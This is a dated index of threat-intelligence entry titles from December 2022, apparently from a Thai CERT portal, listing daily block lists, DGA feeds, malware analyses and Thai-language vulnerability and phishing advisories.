1.2.6615. 2022-12-04 TTC-CERT - HASH Daily Block Lists - 2022-12-03 - CyberTotal
1.2.6616. 2022-12-04 TTC-CERT IP Block Lists 2022-12-04 - FTP port scanning, FTP attack
1.2.6617. 2022-12-04 TTC-CERT IP Block Lists 2022-12-04 - SSH port scanning, SSH brute-force attack
1.2.6618. 2022-12-04 TTC-CERT - IP Daily Block Lists - 2022-12-03 - CyberTotal
1.2.6619. 2022-12-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-04
1.2.6620. 2022-12-04 TTC-CERT - URL Daily Block Lists - 2022-12-03 - CyberTotal
1.2.6621. 2022-12-05 Abuse.ch URLhaus 2022-12-05
1.2.6622. 2022-12-05 Active Bamital DGA(s) for 20221204
1.2.6623. 2022-12-05 Active Bedep DGA(s) for 20221204
1.2.6624. 2022-12-05 Active Beebone DGA(s) for 20221204
1.2.6625. 2022-12-05 Active Chinad DGA(s) for 20221204
1.2.6626. 2022-12-05 Active Malware samples detected on 2022-12-04
1.2.6627. 2022-12-05 Identifying Cobalt Strike Team Servers in the Wild
1.2.6628. 2022-12-05 TTC-CERT Block Lists 2022-12-05 - Agentemis, BEACON, Cobalt Strike
1.2.6629. 2022-12-05 TTC-CERT Block Lists 2022-12-05 - IcedID, BokBot
1.2.6630. 2022-12-05 TTC-CERT Block Lists 2022-12-05 - Phishing attack dataset
1.2.6631. 2022-12-05 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-04 - CyberTotal
1.2.6632. 2022-12-05 TTC-CERT - HASH Daily Block Lists - 2022-12-04 - CyberTotal
1.2.6633. 2022-12-05 TTC-CERT IP Block Lists 2022-12-05 - FTP port scanning, FTP attack
1.2.6634. 2022-12-05 TTC-CERT IP Block Lists 2022-12-05 - SSH port scanning, SSH brute-force attack
1.2.6635. 2022-12-05 TTC-CERT - IP Daily Block Lists - 2022-12-04 - CyberTotal

1.2.6636. 2022-12-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-05
1.2.6637. 2022-12-05 TTC-CERT - URL Daily Block Lists - 2022-12-04 - CyberTotal
1.2.6638. 2022-12-05 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยเร่งด่วนสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6639. 2022-12-06 Abuse.ch URLhaus 2022-12-06
1.2.6640. 2022-12-06 Active Bamital DGA(s) for 20221205
1.2.6641. 2022-12-06 Active Beebone DGA(s) for 20221205
1.2.6642. 2022-12-06 Active Blackhole DGA(s) for 20221205
1.2.6643. 2022-12-06 Active Malware samples detected on 2022-12-05
1.2.6644. 2022-12-06 Advanced Phishing Campaign Targeting Individuals & Businesses in the Middle East (Part 2)
1.2.6645. 2022-12-06 Blowing Cobalt Strike Out of the Water With Memory Analysis
1.2.6646. 2022-12-06 Form MalDoc to LockBit 2.0 Ransomware
1.2.6647. 2022-12-06 New CryWiper Trojan pretends to be a ransomware
1.2.6648. 2022-12-06 Suspected Iran-Nexus TAG-56 Uses UAE Forum Lure for Credential Theft Against US Think Tank
1.2.6649. 2022-12-06 The Story of a Ransomware Turning into an Accidental Wiper
1.2.6650. 2022-12-06 TTC-CERT Block Lists 2022-12-06 - Agentemis, BEACON, Cobalt Strike
1.2.6651. 2022-12-06 TTC-CERT Block Lists 2022-12-06 - Phishing attack dataset
1.2.6652. 2022-12-06 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-05 - CyberTotal
1.2.6653. 2022-12-06 TTC-CERT - HASH Daily Block Lists - 2022-12-05 - CyberTotal
1.2.6654. 2022-12-06 TTC-CERT IP Block Lists 2022-12-06 - FTP port scanning, FTP attack
1.2.6655. 2022-12-06 TTC-CERT IP Block Lists 2022-12-06 - SSH port scanning, SSH brute-force attack
1.2.6656. 2022-12-06 TTC-CERT - IP Daily Block Lists - 2022-12-05 - CyberTotal
1.2.6657. 2022-12-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-06
1.2.6658. 2022-12-06 TTC-CERT - URL Daily Block Lists - 2022-12-05 - CyberTotal
1.2.6659. 2022-12-06 W4SP continues to nest in PyPI: Same supply chain attack, different distribution method

1.2.6660. 2022-12-06 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.2.6661. 2022-12-07 Active Bamital DGA(s) for 20221206
1.2.6662. 2022-12-07 Active Beebone DGA(s) for 20221206
1.2.6663. 2022-12-07 Active Chinad DGA(s) for 20221206
1.2.6664. 2022-12-07 Active Malware samples detected on 2022-12-06
1.2.6665. 2022-12-07 APT32 OceanLotus Indicators of Compromise (IOCs)
1.2.6666. 2022-12-07 Cobalt Strike Feed - RedPacket Security
1.2.6667. 2022-12-07 DEV-0139 launches targeted attacks against the cryptocurrency industry
1.2.6668. 2022-12-07 Malware Distributed with Disguised Filenames (RIGHT-TO-LEFT OVERRIDE)
1.2.6669. 2022-12-07 Mirai Botnet and Gafgyt DDoS Team Up Against SOHO Routers
1.2.6670. 2022-12-07 Monti Ransomware sample 2022-12-07
1.2.6671. 2022-12-07 Phishing Email Disguised as a Well-Known Korean Airline
1.2.6672. 2022-12-07 ‘Resume.xll’ File Being Distributed in Korea (LockBit 2.0)
1.2.6673. 2022-12-07 Royal Ransomware samples 2022-12-07
1.2.6674. 2022-12-07 Technical Analysis of DanaBot Obfuscation Techniques
1.2.6675. 2022-12-07 TTC-CERT Block Lists 2022-12-07 - Agentemis, BEACON, Cobalt Strike
1.2.6676. 2022-12-07 TTC-CERT Block Lists 2022-12-07 - Phishing attack dataset
1.2.6677. 2022-12-07 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-06 - CyberTotal
1.2.6678. 2022-12-07 TTC-CERT - HASH Daily Block Lists - 2022-12-06 - CyberTotal
1.2.6679. 2022-12-07 TTC-CERT IP Block Lists 2022-12-07 - FTP port scanning, FTP attack
1.2.6680. 2022-12-07 TTC-CERT IP Block Lists 2022-12-07 - SSH port scanning, SSH brute-force attack
1.2.6681. 2022-12-07 TTC-CERT - IP Daily Block Lists - 2022-12-06 - CyberTotal
1.2.6682. 2022-12-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-07
1.2.6683. 2022-12-07 Vice Society: Profiling a Persistent Threat to the Education Sector
1.2.6684. 2022-12-07 Zerobot – New Go-Based Botnet Campaign Targets Multiple Vulnerabilities

1.2.6685. 2022-12-08 Abuse.ch URLhaus 2022-12-08
1.2.6686. 2022-12-08 A Closer look at BlackMagic ransomware
1.2.6687. 2022-12-08 Active Bamital DGA(s) for 20221207
1.2.6688. 2022-12-08 Active Bedep DGA(s) for 20221207
1.2.6689. 2022-12-08 Active Chinad DGA(s) for 20221207
1.2.6690. 2022-12-08 Active Malware samples detected on 2022-12-07
1.2.6691. 2022-12-08 ASEC Weekly Malware Statistics (November 28th, 2022 – December 4th, 2022)
1.2.6692. 2022-12-08 ASEC Weekly Phishing Email Threat Trend (November 20th, 2022 – November 26th, 2022)
1.2.6693. 2022-12-08 Calisto show interests into entities involved in Ukraine war support
1.2.6694. 2022-12-08 Cyber-Espionage in the Middle East: Investigating a New BackdoorDiplomacy Threat Actor Campaign
1.2.6695. 2022-12-08 Fantasy – a new Agrius wiper deployed through a supply chain attack
1.2.6696. 2022-12-08 Internet Explorer 0-day exploited by North Korean actor APT37
1.2.6697. 2022-12-08 Mustang Panda Uses the Russian-Ukrainian War to Attack Europe and Asia Pacific Targets
1.2.6698. 2022-12-08 NightHawk Command and Control Server and Indicators of Compromise (IOCs)
1.2.6699. 2022-12-08 Phishing Email Impersonating Quasi-governmental Organization Being Distributed
1.2.6700. 2022-12-08 SharkBot Android Banking Trojan downloader on Google Play
1.2.6701. 2022-12-08 TTC-CERT Block Lists 2022-12-08 - Agentemis, BEACON, Cobalt Strike
1.2.6702. 2022-12-08 TTC-CERT Block Lists 2022-12-08 - IcedID, BokBot
1.2.6703. 2022-12-08 TTC-CERT Block Lists 2022-12-08 - Phishing attack dataset
1.2.6704. 2022-12-08 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-07 - CyberTotal
1.2.6705. 2022-12-08 TTC-CERT - HASH Daily Block Lists - 2022-12-07 - CyberTotal
1.2.6706. 2022-12-08 TTC-CERT IP Block Lists 2022-12-08 - FTP port scanning, FTP attack

1.2.6707. 2022-12-08 TTC-CERT IP Block Lists 2022-12-08 - SSH port scanning, SSH brute-force attack
1.2.6708. 2022-12-08 TTC-CERT - IP Daily Block Lists - 2022-12-07 - CyberTotal
1.2.6709. 2022-12-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-08
1.2.6710. 2022-12-08 WSzero, a DDoS family that uses 21 vulnerabilities to spread, has been developed to a 4th version
1.2.6711. 2022-12-08 แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ FortiOS และ FortiProxy เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6712. 2022-12-08 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Mikrotik RouterOS ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.2.6713. 2022-12-09 Abuse.ch URLhaus 2022-12-09
1.2.6714. 2022-12-09 Active Bamital DGA(s) for 20221208
1.2.6715. 2022-12-09 Active Bedep DGA(s) for 20221208
1.2.6716. 2022-12-09 Active Beebone DGA(s) for 20221208
1.2.6717. 2022-12-09 Active Malware samples detected on 2022-12-08
1.2.6718. 2022-12-09 Blue Callisto orbits around US Laboratories in 2022
1.2.6719. 2022-12-09 Breaking the silence - Recent Truebot activity
1.2.6720. 2022-12-09 Exposing TAG-53’s Credential Harvesting Infrastructure Used for Russia-Aligned Espionage Operations
1.2.6721. 2022-12-09 Family Tree: DLL-Sideloading Cases May Be Related
1.2.6722. 2022-12-09 Massive Phishing Campaigns Target India Banks’ Clients
1.2.6723. 2022-12-09 Ransomware Roundup – New Vohuk, ScareCrow, and AERST Variants
1.2.6724. 2022-12-09 Supply Chain Attack via New Malicious Python Package, “shaderz” (Part 1)
1.2.6725. 2022-12-09 TTC-CERT Block Lists 2022-12-09 - Agentemis, BEACON, Cobalt Strike
1.2.6726. 2022-12-09 TTC-CERT Block Lists 2022-12-09 - Phishing attack dataset
1.2.6727. 2022-12-09 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-08 - CyberTotal
1.2.6728. 2022-12-09 TTC-CERT - HASH Daily Block Lists - 2022-12-08 - CyberTotal

1.2.6729. 2022-12-09 TTC-CERT IP Block Lists 2022-12-09 - FTP port scanning, FTP attack
1.2.6730. 2022-12-09 TTC-CERT IP Block Lists 2022-12-09 - SSH port scanning, SSH brute-force attack
1.2.6731. 2022-12-09 TTC-CERT - IP Daily Block Lists - 2022-12-08 - CyberTotal
1.2.6732. 2022-12-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-09
1.2.6733. 2022-12-09 TTC-CERT - URL Daily Block Lists - 2022-12-08 - CyberTotal
1.2.6734. 2022-12-09 Vidar stealer (botnet 1821) distributed using a fake website that mimics MSI Afterburner software and uses Google Ads
1.2.6735. 2022-12-09 พบการปลอมแปลงหน้าบริการ KTB Netbank ที่คล้ายกับเป็นบริการของธนาคารกรุงไทย จำกัด
1.2.6736. 2022-12-10 Abuse.ch URLhaus 2022-12-10
1.2.6737. 2022-12-10 Active Bamital DGA(s) for 20221209
1.2.6738. 2022-12-10 Active Bedep DGA(s) for 20221209
1.2.6739. 2022-12-10 Active Beebone DGA(s) for 20221209
1.2.6740. 2022-12-10 Atera Agent installer maybe MuddyWater
1.2.6741. 2022-12-10 Attacks in the Palestinian-Israeli region surrounding the World Cup in Qatar
1.2.6742. 2022-12-10 Cyber attack on government organizations using the theme of Iranian Shahed-136 kamikaze drones and DolphinCape malware (CERT-UA#5683)
1.2.6743. 2022-12-10 Iranian (APT 35, Newscaster Team, Magic Hound) Exploitation Activities Continue as of November 2022
1.2.6744. 2022-12-10 Mallox Ransomware showing signs of Increased Activity
1.2.6745. 2022-12-10 New MuddyWater Threat: Old Kitten; New Tricks
1.2.6746. 2022-12-10 Threat Actors Targeting Fans Amid FIFA World Cup Fever
1.2.6747. 2022-12-10 Trojanized OneNote Document Leads to Formbook Malware
1.2.6748. 2022-12-10 TTC-CERT Block Lists 2022-12-10 - Agentemis, BEACON, Cobalt Strike
1.2.6749. 2022-12-10 TTC-CERT Block Lists 2022-12-10 - Phishing attack dataset
1.2.6750. 2022-12-10 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-09 - CyberTotal
1.2.6751. 2022-12-10 TTC-CERT - HASH Daily Block Lists - 2022-12-09 - CyberTotal

1.2.6752. 2022-12-10 TTC-CERT IP Block Lists 2022-12-10 - FTP port scanning, FTP attack
1.2.6753. 2022-12-10 TTC-CERT IP Block Lists 2022-12-10 - SSH port scanning, SSH brute-force attack
1.2.6754. 2022-12-10 TTC-CERT - IP Daily Block Lists - 2022-12-09 - CyberTotal
1.2.6755. 2022-12-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-10
1.2.6756. 2022-12-10 Zombinder: new obfuscation service used by Ermac, now distributed next to desktop stealers
1.2.6757. 2022-12-11 Abuse.ch URLhaus 2022-12-11
1.2.6758. 2022-12-11 Active Bamital DGA(s) for 20221210
1.2.6759. 2022-12-11 Active Beebone DGA(s) for 20221210
1.2.6760. 2022-12-11 Active Cryptowall DGA(s) for 20221210
1.2.6761. 2022-12-11 Active Malware samples detected on 2022-12-10
1.2.6762. 2022-12-11 Qakbot (azd) Indicators of compromise (IOCs) 2022-12-11
1.2.6763. 2022-12-11 TTC-CERT Block Lists 2022-12-11 - Agentemis, BEACON, Cobalt Strike
1.2.6764. 2022-12-11 TTC-CERT Block Lists 2022-12-11 - IcedID, BokBot
1.2.6765. 2022-12-11 TTC-CERT Block Lists 2022-12-11 - Phishing attack dataset
1.2.6766. 2022-12-11 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-10 - CyberTotal
1.2.6767. 2022-12-11 TTC-CERT - HASH Daily Block Lists - 2022-12-10 - CyberTotal
1.2.6768. 2022-12-11 TTC-CERT IP Block Lists 2022-12-11 - FTP port scanning, FTP attack
1.2.6769. 2022-12-11 TTC-CERT IP Block Lists 2022-12-11 - SSH port scanning, SSH brute-force attack
1.2.6770. 2022-12-11 TTC-CERT - IP Daily Block Lists - 2022-12-10 - CyberTotal
1.2.6771. 2022-12-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-11
1.2.6772. 2022-12-12 Abuse.ch URLhaus 2022-12-12
1.2.6773. 2022-12-12 Active Bamital DGA(s) for 20221211
1.2.6774. 2022-12-12 Active Beebone DGA(s) for 20221211
1.2.6775. 2022-12-12 Active Chinad DGA(s) for 20221211
1.2.6776. 2022-12-12 Active Malware samples detected on 2022-12-11
1.2.6777. 2022-12-12 Brute Ratel C4 Feed - RedPacket Security

1.2.6778. 2022-12-12 Cloud Atlas targets entities in Russia and Belarus amid the ongoing war in Ukraine
1.2.6779. 2022-12-12 Linux Cryptocurrency Mining Attacks Enhanced via CHAOS RAT
1.2.6780. 2022-12-12 Pulling the Curtains on Azov Ransomware: Not a Skidsware but Polymorphic Wiper
1.2.6781. 2022-12-12 Ransomware Spotlight: Cuba Ransomware
1.2.6782. 2022-12-12 TTC-CERT Block Lists 2022-12-12 - Agentemis, BEACON, Cobalt Strike
1.2.6783. 2022-12-12 TTC-CERT Block Lists 2022-12-12 - IcedID, BokBot
1.2.6784. 2022-12-12 TTC-CERT Block Lists 2022-12-12 - Phishing attack dataset
1.2.6785. 2022-12-12 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-11 - CyberTotal
1.2.6786. 2022-12-12 TTC-CERT - HASH Daily Block Lists - 2022-12-11 - CyberTotal
1.2.6787. 2022-12-12 TTC-CERT IP Block Lists 2022-12-12 - FTP port scanning, FTP attack
1.2.6788. 2022-12-12 TTC-CERT IP Block Lists 2022-12-12 - SSH port scanning, SSH brute-force attack
1.2.6789. 2022-12-12 TTC-CERT - IP Daily Block Lists - 2022-12-11 - CyberTotal
1.2.6790. 2022-12-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-12
1.2.6791. 2022-12-12 TTC-CERT - URL Daily Block Lists - 2022-12-11 - CyberTotal
1.2.6792. 2022-12-13 Abuse.ch URLhaus 2022-12-13
1.2.6793. 2022-12-13 Active Bamital DGA(s) for 20221212
1.2.6794. 2022-12-13 Active Beebone DGA(s) for 20221212
1.2.6795. 2022-12-13 Active Chinad DGA(s) for 20221212
1.2.6796. 2022-12-13 Active Malware samples detected on 2022-12-12
1.2.6797. 2022-12-13 ASEC Weekly Phishing Email Threat Trends (November 27th, 2022 – December 3rd, 2022)
1.2.6798. 2022-12-13 Cisco Talos Intelligence Group - Threat Roundup for December 2 to December 9
1.2.6799. 2022-12-13 DeathStalker targets legal entities with new Janicab variant
1.2.6800. 2022-12-13 Drokbk Malware Uses GitHub as Dead Drop Resolver
1.2.6801. 2022-12-13 GoTrim: Go-based Botnet Actively Brute Forces WordPress Websites

1.2.6802. 2022-12-13 How Similar Is the Microsoft Account-stealing Phishing Page to the Actual Page?
1.2.6803. 2022-12-13 TTC-CERT Block Lists 2022-12-13 - Agentemis, BEACON, Cobalt Strike
1.2.6804. 2022-12-13 TTC-CERT Block Lists 2022-12-13 - Phishing attack dataset
1.2.6805. 2022-12-13 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-12 - CyberTotal
1.2.6806. 2022-12-13 TTC-CERT - HASH Daily Block Lists - 2022-12-12 - CyberTotal
1.2.6807. 2022-12-13 TTC-CERT IP Block Lists 2022-12-13 - FTP port scanning, FTP attack
1.2.6808. 2022-12-13 TTC-CERT IP Block Lists 2022-12-13 - SSH port scanning, SSH brute-force attack
1.2.6809. 2022-12-13 TTC-CERT - IP Daily Block Lists - 2022-12-12 - CyberTotal
1.2.6810. 2022-12-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-13
1.2.6811. 2022-12-13 แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ FortiOS เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6812. 2022-12-13 พบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษานครราชสีมา เขต 4 มาทำเป็น phishing และ fraud
1.2.6813. 2022-12-14 Abuse.ch URLhaus 2022-12-14
1.2.6814. 2022-12-14 Active Bamital DGA(s) for 20221213
1.2.6815. 2022-12-14 Active Beebone DGA(s) for 20221213
1.2.6816. 2022-12-14 Active Chinad DGA(s) for 20221213
1.2.6817. 2022-12-14 Active Malware samples detected on 2022-12-13
1.2.6818. 2022-12-14 A Custom Python Backdoor for VMWare ESXi Servers
1.2.6819. 2022-12-14 APT5: Citrix ADC Threat Hunting Guidance
1.2.6820. 2022-12-14 Dissecting the Empire C2 Framework
1.2.6821. 2022-12-14 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนธันวาคม 2565
1.2.6822. 2022-12-14 Phylum Detects Ongoing Typosquat/Ransomware Campaign in PyPI and NPM
1.2.6823. 2022-12-14 Test-EventFwd
1.2.6824. 2022-12-14 TTC-CERT Block Lists 2022-12-14 - Agentemis, BEACON, Cobalt Strike

1.2.6825. 2022-12-14 TTC-CERT Block Lists 2022-12-14 - IcedID, BokBot
1.2.6826. 2022-12-14 TTC-CERT Block Lists 2022-12-14 - Phishing attack dataset
1.2.6827. 2022-12-14 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-13 - CyberTotal
1.2.6828. 2022-12-14 TTC-CERT - HASH Daily Block Lists - 2022-12-13 - CyberTotal
1.2.6829. 2022-12-14 TTC-CERT IP Block Lists 2022-12-14 - FTP port scanning, FTP attack
1.2.6830. 2022-12-14 TTC-CERT IP Block Lists 2022-12-14 - SSH port scanning, SSH brute-force attack
1.2.6831. 2022-12-14 TTC-CERT - IP Daily Block Lists - 2022-12-13 - CyberTotal
1.2.6832. 2022-12-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-14
1.2.6833. 2022-12-14 TTC-CERT - URL Daily Block Lists - 2022-12-13 - CyberTotal
1.2.6834. 2022-12-14 Venom RAT expands its operations by adding a Stealer Module
1.2.6835. 2022-12-14 แจ้งเตือนกรณี Citrix เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Citrix ADC และ Citrix Gateway เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6836. 2022-12-14 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6837. 2022-12-14 แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware vRealize Network Insight (vRNI) เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.2.6838. 2022-12-14 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.2.6839. 2022-12-15 Abuse.ch URLhaus 2022-12-15
1.2.6840. 2022-12-15 Active Bamital DGA(s) for 20221214
1.2.6841. 2022-12-15 Active Chinad DGA(s) for 20221214
1.2.6842. 2022-12-15 Active Cryptowall DGA(s) for 20221214
1.2.6843. 2022-12-15 Active Malware samples detected on 2022-12-14
1.2.6844. 2022-12-15 I Solemnly Swear My Driver Is Up to No Good: Hunting for Attestation Signed Malware
1.2.6845. 2022-12-15 Probing Weaponized Chat Applications Abused in Supply-Chain Attacks
1.2.6846. 2022-12-15 RedGoBot - DDoS botnet written in the new Go language

1.2.6847. 2022-12-15 Royal Rumble: Analysis of Royal Ransomware
1.2.6848. 2022-12-15 Signed driver malware moves up the software trust chain
1.2.6849. 2022-12-15 Targeted Attacks Leverage Signed Malicious Microsoft Drivers
1.2.6850. 2022-12-15 TTC-CERT Block Lists 2022-12-15 - Agentemis, BEACON, Cobalt Strike
1.2.6851. 2022-12-15 TTC-CERT Block Lists 2022-12-15 - IcedID, BokBot
1.2.6852. 2022-12-15 TTC-CERT Block Lists 2022-12-15 - Phishing attack dataset
1.2.6853. 2022-12-15 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-14 - CyberTotal
1.2.6854. 2022-12-15 TTC-CERT - HASH Daily Block Lists - 2022-12-14 - CyberTotal
1.2.6855. 2022-12-15 TTC-CERT IP Block Lists 2022-12-15 - FTP port scanning, FTP attack
1.2.6856. 2022-12-15 TTC-CERT IP Block Lists 2022-12-15 - SSH port scanning, SSH brute-force attack
1.2.6857. 2022-12-15 TTC-CERT - IP Daily Block Lists - 2022-12-14 - CyberTotal
1.2.6858. 2022-12-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-15
1.2.6859. 2022-12-16 Abuse.ch URLhaus 2022-12-16
1.2.6860. 2022-12-16 Active Bamital DGA(s) for 20221215
1.2.6861. 2022-12-16 Active Bedep DGA(s) for 20221215
1.2.6862. 2022-12-16 Active Chinad DGA(s) for 20221215
1.2.6863. 2022-12-16 Active Malware samples detected on 2022-12-15
1.2.6864. 2022-12-16 ASEC Weekly Malware Statistics (December 5th, 2022 – December 11th, 2022)
1.2.6865. 2022-12-16 BrasDex: A new Brazilian ATS Android Banker with ties to Desktop malware
1.2.6866. 2022-12-16 Cobalt Strike Indicators of Compromise (IOC) Feed - PrecisionSec - Tacking 2023
1.2.6867. 2022-12-16 Google ads lead to fake software pages pushing IcedID (Bokbot)
1.2.6868. 2022-12-16 How 140k NuGet, NPM, and PyPi Packages Were Used to Spread Phishing Links
1.2.6869. 2022-12-16 MoneyMonger: Predatory Loan Scam Campaigns Move to Flutter
1.2.6870. 2022-12-16 Six Charged in Mass Takedown of DDoS-for-Hire Sites
1.2.6871. 2022-12-16 STOP Ransomware Being Distributed in Korea

1.2.6872. 2022-12-16 Supply Chain Attack via New Malicious Python Package, “shaderz” (Part 2)
1.2.6873. 2022-12-16 TTC-CERT Block Lists 2022-12-16 - Agentemis, BEACON, Cobalt Strike
1.2.6874. 2022-12-16 TTC-CERT Block Lists 2022-12-16 - Phishing attack dataset
1.2.6875. 2022-12-16 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-15 - CyberTotal
1.2.6876. 2022-12-16 TTC-CERT - HASH Daily Block Lists - 2022-12-15 - CyberTotal
1.2.6877. 2022-12-16 TTC-CERT IP Block Lists 2022-12-16 - FTP port scanning, FTP attack
1.2.6878. 2022-12-16 TTC-CERT IP Block Lists 2022-12-16 - SSH port scanning, SSH brute-force attack
1.2.6879. 2022-12-16 TTC-CERT - IP Daily Block Lists - 2022-12-15 - CyberTotal
1.2.6880. 2022-12-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-16
1.2.6881. 2022-12-16 Unmasking MirrorFace: Operation LiberalFace targeting Japanese political entities
1.2.6882. 2022-12-16 Would’ve, Could’ve, Should’ve...Did: TA453 Refuses to be Bound by Expectations
1.2.6883. 2022-12-16 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6884. 2022-12-16 บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6885. 2022-12-17 Abuse.ch URLhaus 2022-12-17
1.2.6886. 2022-12-17 Active Bamital DGA(s) for 20221216
1.2.6887. 2022-12-17 Active Beebone DGA(s) for 20221216
1.2.6888. 2022-12-17 Active Chinad DGA(s) for 20221216
1.2.6889. 2022-12-17 Active Malware samples detected on 2022-12-16
1.2.6890. 2022-12-17 Agenda Ransomware Uses Rust to Target More Vital Industries
1.2.6891. 2022-12-17 MCCrash: Cross-platform DDoS botnet targets private Minecraft servers
1.2.6892. 2022-12-17 Meta-Phish: Facebook Infrastructure Used in Phishing Attack Chain
1.2.6893. 2022-12-17 Sophisticated DarkTortilla Malware Spreading Via Phishing Sites

1.2.6894. 2022-12-17 Trojanized Windows 10 Operating System Installers Targeted Ukrainian Government | Mandiant
1.2.6895. 2022-12-17 TTC-CERT Block Lists 2022-12-17 - Agentemis, BEACON, Cobalt Strike
1.2.6896. 2022-12-17 TTC-CERT Block Lists 2022-12-17 - Phishing attack dataset
1.2.6897. 2022-12-17 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-16 - CyberTotal
1.2.6898. 2022-12-17 TTC-CERT - HASH Daily Block Lists - 2022-12-16 - CyberTotal
1.2.6899. 2022-12-17 TTC-CERT IP Block Lists 2022-12-17 - FTP port scanning, FTP attack
1.2.6900. 2022-12-17 TTC-CERT IP Block Lists 2022-12-17 - SSH port scanning, SSH brute-force attack
1.2.6901. 2022-12-17 TTC-CERT - IP Daily Block Lists - 2022-12-16 - CyberTotal
1.2.6902. 2022-12-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-17
1.2.6903. 2022-12-17 แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของกระทรวงพาณิชย์ (อีกโดเมนหนึ่ง) เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)
1.2.6904. 2022-12-18 Abuse.ch URLhaus 2022-12-18
1.2.6905. 2022-12-18 Active Bamital DGA(s) for 20221217
1.2.6906. 2022-12-18 Active Beebone DGA(s) for 20221217
1.2.6907. 2022-12-18 Active Chinad DGA(s) for 20221217
1.2.6908. 2022-12-18 TTC-CERT Block Lists 2022-12-18 - Agentemis, BEACON, Cobalt Strike
1.2.6909. 2022-12-18 TTC-CERT Block Lists 2022-12-18 - Phishing attack dataset
1.2.6910. 2022-12-18 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-17 - CyberTotal
1.2.6911. 2022-12-18 TTC-CERT - HASH Daily Block Lists - 2022-12-17 - CyberTotal
1.2.6912. 2022-12-18 TTC-CERT IP Block Lists 2022-12-18 - FTP port scanning, FTP attack
1.2.6913. 2022-12-18 TTC-CERT IP Block Lists 2022-12-18 - SSH port scanning, SSH brute-force attack
1.2.6914. 2022-12-18 TTC-CERT - IP Daily Block Lists - 2022-12-17 - CyberTotal
1.2.6915. 2022-12-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-18
1.2.6916. 2022-12-19 Abuse.ch URLhaus 2022-12-19
1.2.6917. 2022-12-19 Active Bamital DGA(s) for 20221218

1.2.6918. 2022-12-19 Active Beebone DGA(s) for 20221218
1.2.6919. 2022-12-19 Active Chinad DGA(s) for 20221218
1.2.6920. 2022-12-19 Active Malware samples detected on 2022-12-18
1.2.6921. 2022-12-19 Raccoon Stealer uses a new user-agent for all its HTTP communications: "23591"
1.2.6922. 2022-12-19 TTC-CERT Block Lists 2022-12-19 - Phishing attack dataset
1.2.6923. 2022-12-19 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-18 - CyberTotal
1.2.6924. 2022-12-19 TTC-CERT - HASH Daily Block Lists - 2022-12-18 - CyberTotal
1.2.6925. 2022-12-19 TTC-CERT IP Block Lists 2022-12-19 - FTP port scanning, FTP attack
